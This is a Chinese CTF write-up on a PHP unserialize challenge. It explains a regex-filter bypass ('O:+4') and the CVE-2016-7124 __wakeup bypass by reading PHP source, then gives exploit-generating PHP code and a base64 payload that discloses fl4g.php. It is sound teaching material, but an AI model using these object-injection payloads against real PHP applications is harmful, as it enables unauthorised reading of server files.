Web – Web_php_unserialize – WriteUp【序列化与反序列化】

请输入昵称 于 2020-08-19 23:32:36 发布 246 收藏
分类专栏： CTF 文章标签： php
原文链接：https://www.guildhab.top/?p=990
版权

CTF 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

刚才做了一道 PHP 反序列化的题目， 题目虽简单但考察的点挺经典的， 这里转载一个帖子总结记录一下

题目

题目是这样的

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

很明显是一道 PHP 反序列化的题目， 直接来看题目给出的流程

> **首先判断当前是否存在 GET 参数 " var "， 若存在则对其进行 Base64 解码后存入 `$var` 变量 . 若不存在则输出当前页面源码**
>
> **对 $var 进行一个正则过滤， 若通过正则过滤， 则对其进行反序列化操作， 否则响应提示信息 .**

题目中给出一个 Demo 类， 需要注意一下其中三个魔术方法

> **`__wakeup()`**
>
> 该方法是PHP反序列化时执行的第一个方法， **unserialize()会先检查是否存在 `__wakeup()` 方法， 若存在则会先调用该方法， 来预先准备对象需要的资源(比如重新建立数据库连接， 执行其他初始化操作等等)**
>
> **`__construct()`**

> 与其它 OOP(面向对象) 语言类似， PHP中也存在构造方法， **具有构造方法的类会在每次创建新对象前调用此方法，该方法常用于完成一些初始化工作**.
>
> **`__destruct()`**
>
> 析构方法， 当 **某个对象的所有引用都被删除** 或者 **当对象被显式销毁** 时， 析构函数会被执行 .

有关 PHP 其它魔术方法的内容可以参考 PHP 官方文档

有关 PHP 反序列化漏洞的内容可以参考 PHP 反序列化漏洞

解题思路

回到题目中， 看一看有哪些注意点

> **unserialize() 方法的参数来源于 GET 请求**
>
> 虽然该请求获取的值经过一系列处理， 包括一个Base64解码和一个正则过滤， **但至少能确定该参数值是用户可控的** . 事实上这个正则过滤是可以绕过的 .
>
> **unserialize() 的 `__wakeup()` 方法**
>
> 在反序列化时， PHP 会先执行 `__wakeup()` 函数 . **本题中 `__wakeup()` 函数的作用为 : 将 $file 变量强制赋值为 `index.php`**， 而题目又提示 flag 在 `fl4g.php` 中， 因此这又牵扯到一个老问题了 : **如何绕过 `__wakeup()` 函数**

然后就可以拿到 Flag 了， 本题其实也就考了两个点 : **如何绕过正则表达式** 以及 **如何绕过 `__wakeup()` 方法** .

绕过正则表达式

先来看下序列化后字符串的内容是怎么样的 .

```
 1 <?php
 2     class Demo {
 3         private $file = 'index.php';
 4         public function __construct($file) {
 5             $this->file = $file;
 6         }
 7         function __destruct() {
 8             echo @highlight_file($this->file, true);
 9         }
10         function __wakeup() {
11             if ($this->file != 'index.php') {
12                 $this->file = 'index.php';
13             }
14         }
15     }
16 
17     # 实例化 Demo 对象 , 这里将 $file 参数设定为 fl4g.php
18     $obj = new Demo("fl4g.php");
19     # 序列化对象
20     $str = serialize($obj);
21     # 输出字符串
22     echo $str,PHP_EOL;
23 
24 ?>
```

```
┌─[epicccal@parrot]─[~/Desktop]
└──╼ $php test1.php
O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}
```

而正则匹配的规则是: **在不区分大小写的情况下， 若字符串出现 "o:数字" 或者 "c:数字' 这样的格式， 那么就被过滤 .**

很明显， 因为 serialize() 的参数为 object， 因此参数类型肯定为对象 " O "， 又因为序列化字符串的格式为 参数格式:参数名长度， 因此 " O:4 " 这样的字符串肯定无法通过正则匹配

那么怎么办呢？你可以参考 php反序列unserialize的一个小特性， 我自己也下载了一份题目中版本的 PHP 源码来验证

题目中泄漏了 phpinfo 信息， 可以用 dirsearch 扫到， 这里就交代下题目的环境为 PHP 5.3.10

先看 `var_unserializer.c` 文件 441 行

```
441    if ((YYLIMIT - YYCURSOR) < 7) YYFILL(7);
  1    yych = *YYCURSOR;
  2    switch (yych) {
  3    case 'C':
  4    case 'O': goto yy13;
  5    case 'N': goto yy5;
  6    case 'R': goto yy2;
  7    case 'S': goto yy10;
  8    case 'a': goto yy11;
  9    case 'b': goto yy6;
 10    case 'd': goto yy8;
 11    case 'i': goto yy7;
 12    case 'o': goto yy12;
 13    case 'r': goto yy4;
 14    case 's': goto yy9;
 15    case '}': goto yy14;
 16    default:  goto yy16;
 17    }
```

序列化字符串的第一位为"O",因此这里跳转到yy13.

注意这里区分大小写!

yy13

```
500  yy13:
  1    ych = *(YYMARKER = ++YYCURSOR);
  2    if (yych == ':') goto yy17;
  3    goto yy3;
```

yy13会判断下一位的字符是否为":", 若是就跳转到yy17, 若不是就跳转到yy3, 这里会跳转到yy17

yy17

```
514  yy17:
  1    yych = *++YYCURSOR;
  2    if (yybm[0+yych] & 128) {
  3      goto yy20;
  4    }
  5    if (yych == '+') goto yy19;
```

yy17会判断下一位是否为数字, 若为数字就跳转到yy20,若为"+"号就跳转到yy19

yy19

我们来看yy19,

```
523  yy19:
  1    yych = *++YYCURSOR;
  2    if (yybm[0+yych] & 128) {
  3      goto yy20;
  4    }
  5    goto yy18;
```

yy19会判断下一位是否为数字, 若为数字就跳转到yy20, 否则跳转到yy18

问题来了! 当反序列化操作读取到 " : " 号时， 下面不管是 " 数字 " 还是 " +数字 "， 都会跳转到 yy20， 而正则匹配的规则能过滤 O:4， 却不会过滤 O:+4.

因此， 我们可以利用 O:+4 这样的写法来绕过正则过滤 .

值得一提的是 : 该利用方式仅能在 PHP 5 中复现， 在 PHP7 中， yy17 的规则被修改了， 因此 " + " 号无法再被利用了

php 7.3.9 `var_unserializer.c` 文件 783 行

```
783 yy17:
  1     yych = *++YYCURSOR;
  2     if (yybm[0+yych] & 128) {
  3         goto yy30;
  4     }
  5 yy18:
  6     YYCURSOR = YYMARKER;
  7     goto yy3;
```

yy17 已不再识别 " + " 号～

绕过 `__wakeup()` 函数

这也是一个老问题了， 具体可以参考 CVE-2016-7124

来看 `var_unserializer.re` 文件 371 行

```
  5 static inline int object_common2(UNSERIALIZE_PARAMETER, long elements)
  4 {
  3   zval *retval_ptr = NULL;
  2   zval fname;
  1
376   if (!process_nested_data(UNSERIALIZE_PASSTHRU, Z_OBJPROP_PP(rval), elements, 1)) {
  1     return 0;
  2   }
  3
  4   if (Z_OBJCE_PP(rval) != PHP_IC_ENTRY &&
  5     zend_hash_exists(&Z_OBJCE_PP(rval)->function_table, "__wakeup", sizeof("__wakeup"))) {
  6     INIT_PZVAL(&fname);
  7     ZVAL_STRINGL(&fname, "__wakeup", sizeof("__wakeup") - 1, 0);
  8     call_user_function_ex(CG(function_table), rval, &fname, &retval_ptr, 0, 0, 1, NULL TSRMLS_CC);
  9   }
 10
 11   if (retval_ptr)
 12     zval_ptr_dtor(&retval_ptr);
 13
 14   return finish_nested_data(UNSERIALIZE_PASSTHRU);
 15
 16 }
```

object_common2() 函数使用 `call_user_function_ex(CG(function_table), rval, &fname, &retval_ptr, 0, 0, 1, NULL TSRMLS_CC)` 来调用 `__wakeup()` 函数， 但在执行 `call_user_function_ex()` 函数前， 需要通过一个条件判断 .

`process_nested_data()` 函数用于对象的属性检查， 那么这个对象是何时创建的呢 ? 来看 `var_unserializer.re` 文件第 359 行

```
359 static inline long object_common1(UNSERIALIZE_PARAMETER, zend_class_entry *ce)
  1 {
  2   long elements;
  3
  4   elements = parse_iv2((*p) + 2, p);
  5
  6   (*p) += 2;
  7
  8   object_init_ex(*rval, ce);
  9   return elements;
 10 }
```

在 object_common1() 中， 调用 object_init_ex(*rval, ce) 函数创建并返回了该对象 .

流程也就是这样的 : **创建对象之后 ， 对对象的属性检查 ， 若属性检查通过 ， 就调用 __wakeup() 方法**

若对象属性检查不通过， 则会跳出 object_common2() 函数， 不再调用 __wakeup() 函数 . 由于对象及其属性在 object_common1() 中已经被创建， 因此这里对象将会被销毁， 从而触发析构函数 __destruct() .

因此这里我们仅需要破坏对象属性检查就可以绕过 __wakeup() 函数 ， 最简单的方法就是增大对象属性的个数 ， 使其饭序列化异常 .

PHP 7 中这部分代码被修改，无法再用该方式绕过 __wakeup() 方法


构造 Exp

现在两个考点都已经解决了， 构造 Exp 变得非常简单

```
25 <?php
24     class Demo {
23         private $file = 'index.php';
22         public function __construct($file) {
21             $this->file = $file;
20         }
19         function __destruct() {
18             echo @highlight_file($this->file, true);
17         }
16         function __wakeup() {
15             if ($this->file != 'index.php') {
14                 $this->file = 'index.php';
13             }
12         }
11     }
10
 9     $obj = new Demo("fl4g.php");
 8     $str = serialize($obj);
 7     # 绕过正则过滤
 6     $str1 = preg_replace('/:4/',':+4',$str);
 5     # 绕过 __wakeup() 函数
 4     $str2 = preg_replace('/:1:/',':2:',$str1);
 3     $str3 = base64_encode($str2);
 2     echo $str3,PHP_EOL;
 1 ?>
```

Exp：`TzorNDoiRGVtbyI6Mjp7czoxMDoiAERlbW8AZmlsZSI7czo4OiJmbDRnLnBocCI7fQ==`

然后就拿到了 Exp， 将其作为 var 变量的参数提交即可拿到 Flag



一个注意点

这里说一个需要注意的点：

最开始的我是先把序列化后的字符串输出， 然后手工添加 " + " 号和破坏对象属性， 最后再对其 Base64 编码后提交， 但是始终拿不到 Flag

翻看了一会儿以前的笔记， 突然发现了这个知识点

不同属性的对象序列化后字符格式是不一样的

```
Private属性 ： 数据类型:属性名长度:&quot;\00类名\00属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;

Protected属性 ： 数据类型:属性名长度:&quot;\00*\00属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;

Public属性 ： 数据类型:属性名长度:&quot;属性名&quot;;数据类型:属性值长度:&quot;属性值&quot;;
```

本题中就有一个 Private 对象， 会不会在复制粘贴时破坏了 " \00 " 这个特殊字符呢？可以实验一下～

将序列化后的字符串直接存入文件

```
8   $obj = new Demo("fl4g.php");
7   $str = serialize($obj);
6   $str1 = preg_replace('/:4/',':+4',$str);
5   $str2 = preg_replace('/:1:/',':2:',$str1);
4   $str3 = base64_encode($str2);
3   $file = fopen("a.txt","w") or die("can't open file");
2   fwrite($file,$str);
1   fclose($file);
```

将序列化后的字符串复制粘贴存入文件

```
┌─[root@parrot]─[/var/www/html/test]
└──╼ #tail -n 6 poc.php
    $str = serialize($obj);
    $str1 = preg_replace('/:4/',':+4',$str);
    $str2 = preg_replace('/:1:/',':2:',$str1);
    $str3 = base64_encode($str2);
    echo $str,PHP_EOL;
?>
┌─[root@parrot]─[/var/www/html/test]
└──╼ #echo `php poc.php` >> a.txt
bash: warning: command substitution: ignored null byte in input
```

vim 查看 a.txt 文件

```
1 O:4:"Demo":1:{s:10:"^@Demo^@file";s:8:"fl4g.php";}
2
1 O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}
```

果然，输出到命令行的序列化字符串格式已经被破坏，因此必须要在脚本中直接构造出完整的 Exp

总结

本题其实没什么难点，主要就是绕过正则过滤以及绕过 `__wakeup()` 函数